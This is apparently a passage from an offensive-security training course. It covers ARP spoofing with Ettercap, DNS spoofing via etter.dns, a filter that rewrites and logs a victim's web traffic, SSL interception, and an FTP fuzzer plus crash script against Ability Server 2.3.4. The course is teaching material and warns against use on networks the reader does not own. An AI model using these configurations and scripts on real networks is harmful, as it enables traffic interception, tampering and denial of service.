        Thanx got to Lamont Granquist & fyodor for their hexdump()
file2cable - by FX <fx@phenoelit.de>

        Thanx got to Lamont Granquist & fyodor for their hexdump()
```

Now, traffic sent to the internet from the victim is first sent to the attacking computer and then forwarded to the gateway. By running a sniffer on the attacking machine, you see that the victim has started an FTP session to an FTP server on the internet.

You have successfully sniffed traffic on a switched network:

5.3 Ettercap

As usual, customized tools have been created for initiating ARP spoofing attacks. A nice tool to check out for Windows platforms is Cain & Abel, found at http://www.oxid.it/. Cain & Abel is a powerful tool capable of sniffing, ARP spoofing, DNS spoofing, password cracking, and more.

My favorite ARP spoofing tool, however, is Ettercap. As described by its authors, Ettercap is a suite for MITM attacks on the local LAN. Ettercap features sniffing of live connections, content filtering on the fly, and many other interesting tricks. It supports active and passive dissection of many protocols (even ciphered ones) and includes many features for network and host analysis.

To get Ettercap up and running, issue the following command:

```
root@bt:~# ettercap –G
ettercap NG-0.7.3 copyright 2001-2004 ALoR & NaGA
```

Follow the instructions in the accompanying movie to initialize Ettercap and scan the local network. Please remember: **NO ARP SPOOFING IN THE LABS!**

5.3.1 DNS Spoofing

For more information about DNS spoofing, please visit:

http://www.securesphere.net/download/papers/dnsspoof.htm

After familiarizing yourself, you can customize your DNS spoofing configuration file:

/usr/share/ettercap/etter.dns

```
microsoft.com       A    192.168.2.114

*.microsoft.com     A    192.168.2.114

www.microsoft.com  PTR 192.168.2.114        # Wildcards in PTR are not allowed
```

Once the victim (192.168.2.111) tries browsing to *.microsoft.com, his DNS request is intercepted and replaced with your entry and the victim will be redirected to the attacking web server (192.168.2.114).

5.3.2 Fiddling with Traffic

One of the more powerful features of Ettercap is the capability to create filters manually and include them in the running application. Doing so provides endless possibilities.

Take a look at the following HTML page:

Now you will create a simple Ettercap filter that will replace several words on this page in real time. Once the victim browses to this page, his traffic will be redirected through the attacking machine. Ettercap inspects this traffic and can modify it in real time.

You want to change the word "rocks" to "stinks" and the word "hired" to "fired."

Looking at the /usr/share/ettercap/etter.filter.examples file, you can see some basic filter examples.

Now, create the filter:

```
if (ip.proto == TCP && search(DATA.data, "rocks") ) {

    log(DATA.data, "/tmp/muts_ettercap.log");

    replace("rocks", "stinks");

    msg("Stinks substituted and logged.\n");

}


if (ip.proto == TCP && search(DATA.data, "hired") ) {

    log(DATA.data, "/tmp/muts_ettercap.log");

    replace("hired", "fired");

    msg("Fired substituted and logged.\n");

}
```

Once the victim visits this page, Ettercap manipulates the data and changes the specified fields:

And the result is:

Take some time to think of the implications of this attack and its possible consequences. It *should* make you feel uneasy about connecting to private resources from an untrusted network.

5.3.3 SSL Man in the Middle

We often blindly believe that SSL encrypted traffic is safe; we often see sites boasting that they are "hacker safe" because they use SSL. As it happens, SSL is only as secure as the users using it. SSL traffic can be intercepted and manipulated, and clear text traffic can be extracted from it, as evident in the following example:

Can you figure out how this attack works? The following screenshot should provide a good hint!

5.3.4 Exercises

NO LAB!

- Do not attempt ARP spoofing attacks in the Offensive Security labs. This will most likely not work, and disrupt connectivity for all users.

- Do not attempt ARP spoofing in your workplace or on any other networks you do not own. ARP spoofing can have unexpected results on your network from complete DOS all the way to getting fired.

- If you want to try reproducing this exercise, please do it in a private lab or on a home network.

6. Module 6: Buffer Overflow Exploitation

Overview

This module introduces students to the world of software exploitation in both Windows and Linux environments.

Module Objectives

At the end of this module, students should:

1. Be comfortable using the BackTrack Linux Distribution to find, analyze, and exploit simple buffer overflow vulnerabilities
2. Be able to use Windows and Linux debuggers (Immunity Debugger, GDB, EDB) for purposes of exploitation
3. Understand the mechanisms behind shellcode operation

Reporting

Reporting **is required** for this module as described in the exercises.

A Note from the Author

Buffer overflows are one of my favorite topics in offensive security. I always find it fascinating (and somehow mystical) to think about the very precise procedures that occur when an exploit is used to execute code remotely on a victim machine.

This lesson walks you through a live example of a buffer overflow and goes through the various stages of the exploit development life cycle. By the end of this module, you will port your newly written exploit to the Metasploit Framework and bask in the glory of various code execution options.

I always thought buffer overflow attacks were really complicated. Only after I wrote my first exploit did I comprehend the relative simplicity of buffer overflow attacks. You should, however, have several prerequisites under your belt. I strongly suggest that you do some reading on Windows memory

management and familiarize yourself with some basic assembly instructions (JMP/CALL, MOV, and so on) and CPU registers (ESP, EBP, EIP, and so on).

Here are some links you might want to visit if these topics are alien to you:

http://en.wikipedia.org/wiki/Buffer_overflow

http://en.wikipedia.org/wiki/32-bit_x86_assembly_programming

6.1 Looking for Bugs

The first questions that usually arise are, "How on earth are these bugs found? How did you know that X bytes in the Y command would crash the application and result in a buffer overflow?"

Generally speaking, there are three main ways of identifying flaws in applications. If the source code of the application is available, then *source code review* is probably the easiest way to identify bugs. If the application is closed source, you can use *reverse engineering* techniques or *fuzzing* to find bugs. This module discusses the fuzzing.

6.2 Fuzzing

Fuzzing involves sending malformed strings into application input and watching for unexpected crashes. There are many useful fuzzers, most of which are present in BackTrack (/pentest/fuzzers).

Consider this simple FTP fuzzer:

```python
#!/usr/bin/python
import socket
# Create an array of buffers, from 20 to 2000, with increments of 20.
buffer=["A"]
counter=20
while len(buffer) <= 30:
        buffer.append("A"*counter)
        counter=counter+100
# Define the FTP commands to be fuzzed
commands=["MKD","CWD","STOR"]
# Run the fuzzing loop
for command in commands:
        for string in buffer:
                print "Fuzzing " + command + " with length:" +str(len(string))
                s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                connect=s.connect(('192.168.244.129',21)) # hardcoded IP address
                s.recv(1024)
                s.send('USER ftp\r\n') # login procedure
                s.recv(1024)
                s.send('PASS ftp\r\n')
                s.recv(1024)
                s.send(command + ' ' + string + '\r\n') # evil buffer
                s.recv(1024)
                s.send('QUIT\r\n')
                s.close()
```

This is the simplest example of a fuzzer I could come up with. Go over the code and try to understand the logic behind the fuzzing process. Remember that this fuzzer is *extremely* limited and should not be used for real-world fuzzing. It's just a short example to demonstrate the fuzzing process.

Try this fuzzer on a small FTP server, Ability Server–v2.3.4:

```
root@bt:~# ./simple-fuzzer.py

Fuzzing MKD:1

Fuzzing MKD:20

Fuzzing MKD:40

Fuzzing MKD:60

...

Fuzzing STOR:900

Fuzzing STOR:920

Fuzzing STOR:940

Traceback (most recent call last):

  File "./simple-fuzzer.py", line 26, in ?

    s.recv(1024)

socket.error: (104, 'Connection reset by peer')

root@bt:~#
```

Ability Server crashes due to the command **STOR <940 Bytes>** and the script exits.

6.3 Exploiting Windows Buffer Overflows

6.3.1 Replicating the Crash

You saw that a crash occurred when sending a **STOR** command with about 1000 bytes. Your first task is to try to replicate the crash in order to study it. Begin by writing a simple Python script that logs into the FTP server and sends an overly long **STOR** command:

```
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = '\x41' * 2000
print "\nSending evil buffer..."
s.connect(('192.168.103.128',21))
data = s.recv(1024)
s.send('USER ftp' +'\r\n')
data = s.recv(1024)
s.send('PASS ftp' +'\r\n')
data = s.recv(1024)
s.send('STOR ' +buffer+'\r\n')
s.close()
```

Now, go to your Windows machine and attach Ability Server to OllyDbg, as shown in the video. Once attached, execute the Python script and watch OllyDbg closely:

```
bt tmp # ./ability-poc.py
Sending evil buffer...
bt tmp #
```

Notice that the overly long buffer has overwritten segments in the memory, which eventually overwrite the EIP:
